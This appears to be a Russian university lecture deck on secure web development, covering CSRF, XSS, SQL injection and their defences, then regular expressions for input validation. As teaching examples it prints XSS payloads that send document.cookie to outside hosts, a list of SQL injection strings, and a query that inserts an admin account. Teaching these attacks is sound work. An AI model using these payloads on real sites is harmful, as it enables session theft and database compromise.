

Internet- ТЕХНОЛОГИИ

ЛЕКЦИИ №1-2
БЕЗОПАСНАЯ РАЗРАБОТКА
WEB-ПРИЛОЖЕНИЙ

Содержание

- Основные классы web уязвимостей, атак и способы защиты от них.
- Общие принципы валидации данных.
- Основы регулярных выражений. Задачи, решаемые с помощью регулярных выражений.
- Валидация на клиентской (Javascript) и на серверной стороне (PHP).
- Методы шифрования данных.

Цели атак

- просмотр частных данных (имена и пароли пользователей, номера и классы кредитных карточек, файлы)
- удаление или изменение данных (пароли, цены на продукцию)
- имитируя другого пользователя, нанесение ущерба или ограничение доступа к ресурсу
- нанесение ущерба репутации организации, поддерживающей сайт
- распространение вирусов
- возможность контроля пользовательского браузера, доступа к локальным файлам пользователя, при наличие уязвимостей в браузере клиента.
- использование ресурсов пользователя для атаки.

Основные виды web уязвимостей

- Некорректное программирование – возможность для следующих web-атак:
 - **Межсайтовая подделка запросов** (англ. Cross Site Request Forgery, CSRF) – выполнение действий на уязвимом сайте от имени авторизованного пользователя.
 - **Межсайтовый скриптинг** (англ. Cross Site Scripting, XSS).
 - **Внедрение SQL-кода.**
 - **Перехват** (нарушение конфиденциальности) **cookies**.
- Небезопасное хранение важных данных.
- Недостаточная защита данных при их передаче на транспортном уровне.

Основные виды web уязвимостей

- **Некорректное администрирование сайта:**
 - Отсутствие регулярной проверки текущего состояния интерпретатора PHP.
 - Несанкционированный доступ к операциям, требующим особых привилегий.
 - Отсутствию резервного копирования важной информации
 - Открытое логирование ошибок.
- **Небезопасная конфигурация окружения:**
 - Ошибки реализации функций в текущих версиях веб-сервера, интерпретатора серверных сценариев
 - Недостаточная защита сервера БД, ОС, сетевого оборудования

Источники угрозы

БЕЗОПАСНЫХ ИНТЕРНЕТ-ПРИЛОЖЕНИЙ НЕ СУЩЕСТВУЕТ!


Необходимо учитывать при написании защищенного кода:

- Возможность неверного ввода.
- некомпетентных пользователей.
- намеренную атаку и т.д.


Общие рекомендации. Учитывать при разработке:

- Все, что может пойти не так, пойдет не так.
- Все данные, которые вы получаете от форм ввода, считать вредоносными.
- «Лучше разрешать, чем запрещать» – использование «белых» списков.

Статистика выполнения web атак




Статистика выполнения web атак



Межсайтовая подделка запросов (CSRF)

Жертва заходит на сайт, созданный злоумышленником, и от её лица тайно отправляется запрос на другой сервер (например, на сервер платёжной системы), осуществляющий некую вредоносную операцию.


Для осуществления данной атаки жертва должна быть авторизована на том сервере, на который отправляется запрос, и этот запрос не должен требовать какого-либо подтверждения со стороны пользователя, который не может быть проигнорирован или подделан атакующим скриптом.



Межсайтовая подделка запросов (CSRF). Пример

Запрос на уязвимом сайте от авторизованного пользователя для создания новой учетной записи:

`http://site/admin/?do=add_admin&new_login=NewAdmin&new_pass=NewPass&new_mail=NewAdmin@mail.ru`



Новый администратор

Логин

Пароль

Email

После перехода на сайт злоумышленника, будет отправлен запрос на уязвимый сайт. Код на сайте злоумышленника:

```

```

Способы защиты от CSRF

- Защита со стороны пользователя:
 - Не переходить на ссылки, предложенные вам третьими лицами.
 - Деавторизовываться по окончании работы с конкретным сайтом.
 - Использовать отдельный браузер или «приватные» или «анонимные режимы» для работы с важными сайтами.
- Защита со стороны разработчика:
 - Проверка поля Referer (HTTP_REFERER) в заголовке запроса клиента (*не рекомендуется*).
 - Подтверждение действия от пользователя.
 - **С каждой сессией пользователя ассоциировать дополнительный секретный ключ, проверять его наличие при выполнении запросов.**

Межсайтовый скриптинг (XSS)

Атака заключается во внедрении в генерируемую страницу вредоносного кода (который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника.

Форма ввода:

```
<form action="post.php" method="post">  
  <input type="text" name="comment" value=""/>  
  <input type="submit" name="submit"  
  value="Submit"/>  
</form>
```

```
post.php:  
echo $_POST["comment"];
```

При отсутствии какой-либо фильтрации, можно передать через форму `<script>alert("взломан");</script>`

Этот код создает всплывающее окно в браузере с сообщением "взломан".

Межсайтовый скриптинг XSS

Классификация по вектору:

- отражённые XSS.

Пример из части простого скрипта, результат поиска:

```
echo "Вы искали: " .$_GET["query"];
```

Злоумышленник может отправить ссылку на жертву:

```
http://example.com/search.php?query=<script>alert("xss");</script>
```

Страница результатов поиска будет отображать следующее:

```
Вы искали: <script>alert("xss")</script>
```

Защита от отраженных XSS – фильтрация входных данных.

- устойчивые (попавшие и хранимые на сервере).

```
<script>img = new Image(); img.src =
```

```
"http://antichat.org/s/HakNet.gif?" + document.cookie; </script>
```

Межсайтовый скриптинг XSS

Классификация по способу воздействия:

- активная (не требующая каких-либо лишних действий со стороны пользователя). Требуется внедрения ссылки в саму страницу ресурса (например, путем вставки вредоносного кода в запись БД).

На уязвимой странице добавить код: `<script src=http://mysite.ru/file.js></script>`
file.js:

```
document.write('<iframe width=1 height=1 style="position: absolute; visibility: hidden;"  
src="'http://mysite.ru/file.php'+'?host='+location.host+'&cook='+document.cookie'">  
</iframe>');
```

- пассивная – требуется некоторое дополнительное действие, которое должен выполнить браузер жертвы (например, клик по специально сформированной ссылке).

Внедрение SQL-кода

Внедрение в данные (передаваемые, например, через GET, POST запросы или значения Cookie) произвольного SQL кода.

SQL-инъекции позволяют:

- Изменить запрос для вывода других данных (раскрытие частной информации)
- Вставить запрос для модификации существующих данных (повысить остаток на счете)
- Удалить существующие данные (DROP TABLE students;)
- Увеличить объем запроса данных для снижения реактивности сервера (JOIN a JOIN b JOIN c ...)

Внедрение SQL-кода

Возможные SQL инъекции (SQL внедрения):

1) Наиболее простые — сворачивание условия WHERE к истинностному результату при любых значениях параметров.

```
$query="SELECT * FROM students WHERE username='$username' AND password='$password'"
```

Password:

```
$query="SELECT * FROM students WHERE username='$username' AND password='OR 1 = 1'"
```

2) Присоединение к запросу результатов другого запроса через оператор UNION:

```
$res = mysql_query("SELECT id_news, header, body, author FROM news WHERE id_news = " . $_REQUEST['id']);
```

В качестве параметра id: -1 UNION SELECT username, password FROM admin

Получаем: SELECT id_news, header, body, author FROM news WHERE id_news = -1
UNION SELECT username,password FROM admin

Внедрение SQL-кода

Возможные SQL инъекции (SQL внедрения):

3) Закомментирование части запроса.

```
$res = mysql_query("SELECT author FROM news WHERE id=" . $_REQUEST['id'] . " AND  
author LIKE ('a%')");
```

В качестве параметра id: -1 UNION SELECT password FROM admin/*

Получаем: SELECT author FROM news WHERE id=-1 UNION SELECT password FROM
admin/* AND author LIKE ('a%')

4) Расщепление SQL-запроса:

```
$id = $_REQUEST['id']; //12;INSERT INTO admin (username, password) VALUES  
('HaCkEr', 'foo');
```

```
$res = mysql_query("SELECT * FROM news WHERE id_news = $id");
```

Получаем: SELECT * FROM news WHERE id_news = 12;

```
INSERT INTO admin (username, password) VALUES ('HaCkEr', 'foo');
```

Примеры SQL-инъекции

SQL-инъекции

кавычка '

OR '1'='1'

' or '1'='1' -- '

' or '1'='1' ({ '

' or '1'='1' /* '

12345) AND 1=1--:hash

SELECT user(); или SELECT system_user();

SELECT host, user, password FROM mysql.user;

SELECT database()

DROP TABLE user;

Защита от SQL инъекции

Основные правила:

- Выполнение с минимальными **привилегиями** (возможность субд)
- Практически каждая база данных имеет средства для безопасной обработки запросов (**подготовленные выражения**).
- Никогда не позволяйте приложению отправлять пользователю сообщения об ошибках механизма ODBC или любых других ошибках.

PHP MySQL

- `function quote_smart($value)`
- `{if (get_magic_quotes_gpc())`
- `{ $value=stripslashes($value);}`
- `If (!is_numeric($value))`
- `{ $value=mysql_real_escape_string($value)}`
- `return $value;}`

PDO

- `$info=$Database->prepare("SELECT money FROM users WHERE id=:id")`
- `$info->bindParam(':id', $user, PDO::PARAM_INT);`
- `$info->execute();`
- `$out=$info->fetch(PDO::FETCH_ASSOC)`

Защита от SQL инъекции

Экранирование:

```
$email = PDO::quote($email); // BAD  
$sql = 'SELECT * FROM users WHERE email='.$email;  
$res = $pdo->query($sql);
```

Использование подготовленных выражений:

```
$sql = 'SELECT * FROM users WHERE email=?';  
$res = $pdo->prepare($sql); // GOOD  
$res->execute(array($email));
```


Регулярные выражения

- **Регулярные выражения** (англ. *regular expressions*) — технология сопоставления текстовых фрагментов **шаблону**, записанному на специальном языке.
- Регулярные выражения используются текстовыми редакторами и утилитами для **поиска** и **изменения** текста на основе выбранных правил.

Обычно с помощью регулярных выражений решаются три задачи:

- Проверка наличия **соответствующей** шаблону подстроки.
- **Поиск** и выдача пользователю соответствующих шаблону подстрок.
- **Замена** соответствующих шаблону подстрок.

Множества

Простейшее регулярное выражение можно записать так: "abc". Это выражение соответствует любой строке, которая **содержит** подстроку "abc".

[..**символы**..] – например, [abcde] указывает, что допустимым будет символ "a" или "b" или "c" или "d" или "e".

[a-z] – интервал (в данном случае – соответствуем всем символам латинского алфавита в нижнем регистре)

[a-zA-Z0-9] – набор интервалов.

[a-z.]* – интервал + набор символов .?*

[-a-z.]* – интервал + набор символов -.?*

[^a-z] – отрицание (все символы, кроме латинского алфавита в нижнем регистре)

Обратите внимание на особенности использования служебных символов!

Метасимволы

`\d` – любая цифра (`[0-9]`)
`\w` – любой «словарный» символ
`\s` – любой «пробельный» символ
`\D` – любая не-цифра (`[^0-9]`)
`\W` – любой не-словарный символ
`\S` – любой не-пробельный символ
`\b` – граница слова
`\B` – не граница слова
. – **любой символ**
^ – **начало строки**
\$ – **конец строки**
`\A` – начало текста
`\Z` – конец текста (не работает в JS)

**** – **символ экранирования**
`\t` – табуляция
`\r` – возврат каретки
`\n` – перевод строки
`\\` – обратный слеш
`*` – символ `*`
`\oXX` – восьмеричный символ
`\xXX` – шестнадцатеричный символ
`\x{XXX}` – символ Unicode
`[:class:]` – символ из указанного класса
`[:^class:]` – символ НЕ из указанного класса

Метапоследовательности

Квантификатор (множитель) после символа, символьного класса или группы определяет, сколько раз предшествующее выражение может встречаться:

? – 0 или 1

* – от 0 до бесконечности; *? – от 0 до бесконечности («нежадный» вариант)

+ – от 1 до бесконечности; +? – от 1 до бесконечности («нежадный» вариант)

{n} – ровно n повторений

{n,} – n и более повторений;

{n,m} – от n до m повторений; {n,m}? – от n до m («нежадный» вариант)

Алгоритм, применяемый в операциях поиска и замены для обработки регулярных выражений, содержащих множители, является **«жадным»**: пытается найти для шаблона, снабженного множителем, сопоставимый фрагмент максимальной длины.

Логические выражения, группировка

| – логическое «или».

() – группировка.

(...|...|...|...) – позволяет создать группы вариантов. Скобки используются для "захвата" подстрок для дальнейшего использования и сохранения их во встроенных переменных \1, \2, ..., \9.

Если результат в дальнейшем не потребуется, то можно использовать группировку вида (?:шаблон). Под результат такой группировки не выделяется отдельная область памяти и, соответственно, ей не назначается номер (не сохраняется во встроенных переменных). Это положительно влияет на скорость выполнения выражения, но снижает читаемость.

Примеры регулярных выражений

Набор из букв и цифр:

(латиница + кириллица):

`^[a-яA-ЯёЁa-zA-Z0-9]+$`

Время (HH:MM:SS)

`^([0-1]\d|2[0-3])(:[0-5]\d){2}$`

Email (упрощенно):

`^\w+@\w{2,}\.\w{2,5}$`

Шестнадцатиричный цвет:

`^#?([a-f0-9]{6}|[a-f0-9]{3})$`

`^#?(?:[0-9a-f]{3}){1,2}$`

MAC-адрес (найти ошибку):

`([0-9a-fA-F]{2}([:-]|$)){6}$|([0-9a-fA-F]{4}([.]|$)){3}`

IPv4:

`^(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.`

`(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.`

`(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.`

`(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$`

XML тэг:

`<([a-z]+)([^\>]+)*(?:>(.*)<\\1>|s+\\>)`

URL (упрощенно, для протоколов http и https):

`^https?:/(?:[a-z0-9](?:[-a-z0-9]*[a-z0-9])?\.)+[a-z](?:[-a-z0-9]*[a-z0-9])?(?:$|/)`

Примеры задач, решаемых с помощью рег. выражений

Проверка повторяющихся символов:

```
if (preg_match("/(.)\\1\\1/", $string)) echo "yes"; else echo "no";
```

Проверить расширение архивов:

```
^(?:z(?:ip|[0-9]{2})|r(?:ar|[0-9]{2})|jar|bz2|gz|tar|rpm)$/i
```

Получить расширение файла:

```
preg_replace("/[a-zA-Z0-9_-]+\./", "", 'photo.jpg');
```

Удаление GET-параметров из URL:

```
preg_replace('/^(.+?)?(\\?.*?)?(\\#.*)?$/i', '$1$3', $url);
```


Примеры задач, решаемых с помощью рег. выражений

Проверка E-mail в соответствии со стандартом RFC-822:

[illegible]

*при выполнении лабораторной работы точное следование стандартам необязательно.

Вопросы

- Какие наиболее распространенные атаки и методы защиты от них?
- Какие существуют способы для проверки входных данных?
- В чем особенности проверки данных на клиентской стороне (привести пример)?
- Для чего могут использоваться регулярные выражения (привести примеры)?
- Какие существуют квантификаторы и модификаторы регулярных выражений?
- Для чего используется подмаска в регулярных выражениях?